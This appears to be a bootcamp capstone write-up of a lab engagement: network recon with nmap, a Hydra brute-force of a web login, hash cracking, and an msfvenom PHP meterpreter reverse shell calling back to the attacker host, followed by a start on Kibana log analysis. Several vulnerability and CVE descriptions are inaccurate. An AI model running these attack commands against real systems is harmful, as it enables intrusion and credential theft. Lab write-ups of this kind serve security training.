Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By: Merone Afuwork

Table of Contents

This document contains the following sections:

01 **Network Topology**


02 **Red Team**: Security Assessment

03 **Blue Team**: Log Analysis and Attack Characterization

04 **Hardening**: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network
Address
Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:10.0.0.1

Machines
IPv4:192.168.1.1
OS:Windows
Hostname:Red VS Blue

IPv4:192.168.1.90
OS: Linux
Hostname: Kali

IPv4:192.168.1.100
OS:Linux
Hostname:ELK

IPv4:192.168.1.105
OS:Linux
Hostname:Capstone

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red VS Blue	192.168.1.1	Cloud based Host machine housing the three VM's
Kali	192.168.1.90	Attacker machine
ELK	192.168.1.100	ELK server monitors the activities on the capstone machine and sends the logs to Kibana
Capstone	192.168.1.105	Target Machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Access to the web server on open Port 80. *CVE-2019-6579*	Port 80 is used for web communication and if left insecure and open will allow public access	*Exploiting this vulnerability allows access to the webserver and exposes the companies confidential files and folders*
LFI (Local File Inclusion) Vulnerability CVE-2021-31783	LFI allows users to upload content into the application or servers.	*An LFI vulnerability allows attackers to gain access by uploading a malicious payload*
Brute-Force Attack	An attack that uses possible username and password combinations until the correct one is found.	*If the username and password used are simple, a brute-force attack can easily find the credentials using the a common password list (rockyou.txt)*
Directory Listing CWE-548	Exposure of information through directory listing	*This vulnerability allowed us to gain knowledge not only about a folder named "secret folder" but also the file path to that folder. Which can be used to run multiple attacks.*


Exploitation: Access to the web server on open Port 80.

01


Tools & Processes
Netdiscover searched for active/passive addresses for that subnet and found 3.
Nmap then found the open ports for one of the addresses.
Commands used:
netdiscover -r 192.168.0.1/24
nmap 192.168.1.0/24
Nmap -sS -A 192.168.1.105

02

Achievements
Nmap found PORT 22 and PORT 80 open and nmap aggressive syn scan revealed the files present on the web server.
meet_our_team/ashton.txt
meet_our_team/hannah.txt
The Ashton.txt file allowed the discovery of the companies secret folder at **/company_folders/secret_folder**




```
Currently scanning: Finished!   |   Screen View: Unique Hosts

164 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 6888
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.1.100   4c:eb:42:d2:d5:d7    145    6090  Intel Corporate
192.168.1.1     00:15:5d:00:04:0d     17     714  Microsoft Corporation
192.168.1.105   00:15:5d:00:04:0f      2      84  Microsoft Corporation
```




```
Display all 3457 possibilities? (y or n)
root@Kali:~# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-07-09 09:19 PDT
Nmap scan report for 192.168.1.105
Host is up (0.00077s latency).
Not shown: 998 closed ports
PORT    STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Li
l 2.0)
| ssh-hostkey:
|   2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
|   256 c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
|_  256 b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED2551
80/tcp open  http    Apache httpd 2.4.29
| http-ls: Volume /
|   maxfiles limit reached (10)
| SIZE  TIME              FILENAME
| -     2019-05-07 18:23  company_blog/
| 422   2019-05-07 18:23  company_blog/blog.txt
| -     2019-05-07 18:27  company_folders/
| -     2019-05-07 18:25  company_folders/company_culture/
| -     2019-05-07 18:26  company_folders/customer_info/
| -     2019-05-07 18:27  company_folders/sales_docs/
| -     2019-05-07 18:22  company_share/
| -     2019-05-07 18:34  meet_our_team/
| 329   2019-05-07 18:31  meet_our_team/ashton.txt
| 404   2019-05-07 18:33  meet_our_team/hannah.txt
```

Exploitation: Access to the web server on open Port 80.*(continued)*

03



```
Ashton is  with a masters degreee in aquatic jousting. "Moving over to managing everyone's
credit card and security information has been terrifying. I can't believe that they have me managing the
company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the
future!
```



Index of /company_folders

Name	Last modified	Size	Description
Parent Directory		-	
sales_docs/	2019-05-07 18:27	-	
customer_info/	2019-05-07 18:26	-	
company_culture/	2019-05-07 18:25	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Brute-Force Attack

01

Tools & Processes

I used **Hydra** to run the brute-force attack against a *common password list (rockyou.txt) to crack the password for the user ashton*


Command used: ***hydra -l ashton -P /root/Download/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder***

02


Achievements

The password for the user ashton was cracked and access to the secret folder was granted. Which let to the finding of the companies webdav server and instructions to how to locate it.

03



```
child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lamaslinda" - 10130 of 1434
[child 12] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "lakota" - 10131 of 14344398
ld 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "laddie" - 10132 of 14344398
ld 6] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "krizia" - 10133 of 14344398
ld 2] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kolokoy" - 10134 of 1434439
ild 8] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kodiak" - 10135 of 14344398
ld 9] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10136 of 1434
[child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10137 of 1434439
ild 15] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10138 of 143443
hild 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10139 of 14344398
ld 11] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10140 of 14344398
 1] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10141 of 143443
hild 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10142 of 143443
hild 7] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-07-09 09:09:23
root@Kali:~#
```




Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: Brute-Force Attack (continued)

-Used crackstation to crack the hashed password for user ryan and gained access to the wevdav server
Ryans password: **linux4u**



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


```
d7dad0a5cd7c8376eeb50d69b3ccd352
```

□ I'm not a robot


Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
d7dad0a5cd7c8376eeb50d69b3ccd352	md5	linux4u

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.




Warning, you are using the root account, you may harm your system.



Index of /webdav

Name	Last modified	Size	Description
Parent Directory		-	
passwd.dav	2019-05-07 18:19	43	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80



```
bG$HznoQs6XTF7VauEHtktNt.
```

Exploitation: LFI (Local File Inclusion) Vulnerability CVE-2021-31783

01

Tools & Processes

Msfvenom and meterpreter used to to create and upload php reverse shell payload. Commands used:

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.90 lport=4444 >> shell.php

use exploit/multi/handler

set payload php/meterpreter/reverse_tcp


set LHOST 192.168.1.90

exploit

02

Achievements

Successfully uploaded the **php shell** and set up a listener to connect to the victims machine. After running the exploits and started the **reverse_tcp** connection, access was gained to the victims machine and **flag.txt** was downloaded.



```
root@Kali:~# msfconsole
[-] ***rTing the Metasploit Framework console...|
[-] * WARNING: No database support: No database YAML file
[-] ***

       =[ metasploit v5.0.76-dev                          ]
+ -- --=[ 1971 exploits - 1088 auxiliary - 339 post       ]
+ -- --=[ 558 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 7 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > 
```

```
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444 → 192.168.1.105:43108) at 2022-07-14 08:43:59 -0700
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444 → 192.168.1.105:43110) at 2022-07-14 08:43:59 -0700

meterpreter > 
```


```
meterpreter > pwd
/var/www/webdav
meterpreter > cd /
meterpreter > download flag.txt
[*] Downloading: flag.txt → flag.txt
[*] skipped    : flag.txt → flag.txt
meterpreter > 
```

Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- Port scan occurred **july 12,2022 @ 18:16:30.001**
- **1002 packets** were sent from the source ip **192.168.1.90 (attacker machine)**
- The list of different destination port and the **millisecond** it took to scan indicates that its a port



Jul 12, 2022 @ 18:16:30.001 → Jul 12, 2022 @ 18:16:30.002

destination.ip: 192.168.1.105

source.ip: 192.168.1.90


1,002 hits

Jul 12, 2022 @ 18:16:30.001 - Jul 12, 2022 @ 18:16:30.002

@timestamp	destination.port
Jul 12, 2022 @ 18:16:30.001	199
Jul 12, 2022 @ 18:16:30.001	21
Jul 12, 2022 @ 18:16:30.001	1025
Jul 12, 2022 @ 18:16:30.001	113
Jul 12, 2022 @ 18:16:30.001	143
Jul 12, 2022 @ 18:16:30.001	111
Jul 12, 2022 @ 18:16:30.001	135
Jul 12, 2022 @ 18:16:30.001	1723
Jul 12, 2022 @ 18:16:30.001	3389
Jul 12, 2022 @ 18:16:30.001	22
Jul 12, 2022 @ 18:16:30.001	554
Jul 12, 2022 @ 18:16:30.001	110
Jul 12, 2022 @ 18:16:30.001	8888

Analysis: Finding the Request for the Hidden Directory

